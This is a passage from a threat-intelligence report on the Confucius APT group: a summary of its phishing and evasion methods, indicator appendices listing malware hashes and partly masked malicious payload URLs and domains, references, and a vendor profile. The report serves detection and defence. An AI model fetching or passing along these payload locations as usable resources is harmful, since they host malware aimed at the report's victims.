


Figure 6-1 Mapping of ATT&CK to Confucius organizational attack activity 6-1

7 Summary

Among the APT attack groups from India, Confucius is not unique in terms of attack weapons, code quality and exploit, but in terms of the use of social engineering methods, it is "superior." In recent years, in particular, the Confucius group has used a richer range of social engineering tools to attack targets, Its structured phishing sites, spear-phishing emails, decoy PDF files, and malicious macro-document content are all highly tempting to the target.

At the same time, the organization uses CloudFlare's CDN acceleration service in attack activities to hide the real IP address of the asset, restrict access to the IP geographical location, modify the timestamp of the malicious payload, and use encrypted malicious macro documents. It also greatly increases the difficulty for safety analysts to analyze and trace to the source.

Appendix I: Selected IoC

Md5
021c535b8e70e9efa74512db647ef011
04f9b8ddd038e3d3da3ab54aebe73687

06b5a67bf37fed5b92c2211f342d7f0a
08b9c6aeff78a30be44694bb650ec198
0a1c6d9cd67172995d22fa54946662f0
15ae0e6e5b449797f4080e1e9a1ecc3f
17cb582f64a32c584df68aeef23e25f6
3da30534b377b01ccaa3bf25f93af1ba
3e3ec6645d75ed83c0c57e3151917b96
3fcfe20a4d3c5cd07944328df25c81c2
457101ea5c30c53f9381d7e9aa6432a4
46417ad0fc33783c298b7441aced2c1a
78ea0072e01f9bec53d414c2cad7c497
84d68e7b3aacf245d0c60f94a8d0ac4a
8736492918f8836d13defc6525540610
9120216cae280e802fa22ab29a346119
92a0947b1a2cb8cfd645ed585e2001d1
A52e4eeb2bf7f1bfdac3e3c0673ece5f
A8169881b8552852f0d117fdd743f5e0
B426ce9179226681043ce8ed3abca862
Bdf4def26efbf676bb020b4be49f9011
Bec908d62554cd16bd857a692bef6fc6
C004dc680a8b74b3c99137a73afe46d7
C676eb09e74308a879658fda6fcb74fc
C7e1b92397e1c563e9faa222cbf39be7
Def6f71e3a21f99f9494a4cb1d8d4279
E05af60fbb3ec9110acbf38cd1071f52
F6de9d853ef1b802fc1ef34bd0787aba
Ffcef12b4ab6de46454d9afa1e55379e
Url
Http: / / 185.203. * .42 / uphta / z.vbs
Http: / / classcentral - * .ddns.net / TNC / Class _ Central.zip

Http: / / dump * ngs.ml / Jdsuifyiusdyf.txt
Http: / / dump * ngs.ml / Kewiuryjd.txt
Http: / / dump * ngs.ml / ZeroToleranceMonth.jpg
Http: / / fil * oni.digital / HprodXprnvlml.php
Http: / / fil * oni.digital / VueWsxpogcjwq1.php
Http: / / fu * tifu.live / ksjdSudh / hsfuYNM.txt
Http: / / msd * igns.site / google / goopdate.dll
Http: / / office * oud.store / update.dotm
Http: / / pirna * m.xyz / Bdsfunklo.php
Http: / / pirna * m.xyz / Vksufunduw.php
Http: / / pirna * m.xyz / YblSNyirp /
Http: / / release.word * date.net / object / encode
Http: / / thak * aiya.xyz / Bdsfunklo.php
Http: / / thak * aiya.xyz / SuMkdsfui.php
Http: / / thak * aiya.xyz / Vksunduw.php
Http: / / webi * taller.online / V6.exe
Http: / / webi * taller.online / office / updates
Http: / / word * date.net / micro / upload
Http: / / word * date.net / wordpress
Https: / / www.fbr-no * ce.com / iris / file.php? File = FBR
Https: / / t7 * c.app.link / Kit8V9GsIqb
Https: / / t7 * c.app.link / RKQX1PtSJqb
Https: / / t7g * .app.link / qweqw
Domain
Classcentral - * .ddns.net
Dump * ngs.ml
Fil * oni.digital
Fu * tifu.live
Msd * igns.site
Office * oud.store

Pirna * m.xyz
Release.word * date.net
Thak * aiya.xyz
Webi * taller.online
Word * date.net
Fbr-no * ce.com
Classcentral - * .ddns.net
Dump * ngs.ml
Fil * oni.digital
Fu * tifu.live
Msd * igns.site
Office * oud.store
Pirna * m.xyz
Release.word * date.net
Thak * aiya.xyz
Webi * taller.online
Word * date.net
Fbr-no * ce.com

Appendix II: Reference

[1] Palo Alto Networks: Confecius Says. Malware Families Get Further By Abusing Legitimate Websites https://unit42.paloaltonetworks.com/unit42-confucius-says-malware-families-get-further-by-abusing-legitimate-websites/

[2] Pakistan NTISB: Spam Mail for Govt Jobs / Records (Advisory No 13) https://download1.fbr.gov.pk/Docs/202242912443472AdvisoryNo13-2022.pdf

[3] Pakistan NTISB: Cyber Security Advisory No.21 Spam Email-PMO https://download1.fbr.gov.pk/Docs/20226271462135426Advisoryno21-2022.pdf

[4] Baidu Encyclopedia: Deep Link https://baike.baidu.com/item/%E6%B7%B1%E5%B1%82%E9%93%BE%E6%8E%A5/8441834?fr=aladdin

[5] Kieann: Operation Tippur - Retributive targeted attacks from the South Asian APT group "Molotov.

https://ti.qianxin.com/uploads/2020/09/17/69da886eecc7087e9dac2d3ea4c66ba8.pdf

[6] Trend Technology: Linking cyberespiotage groups targeting Victims in South Asia

https://www.first.org/resources/papers/tallinn2019/Linking_South_Asian_cyber_espionnage_groups-to-publish.pdf

Appendix III: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and

services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.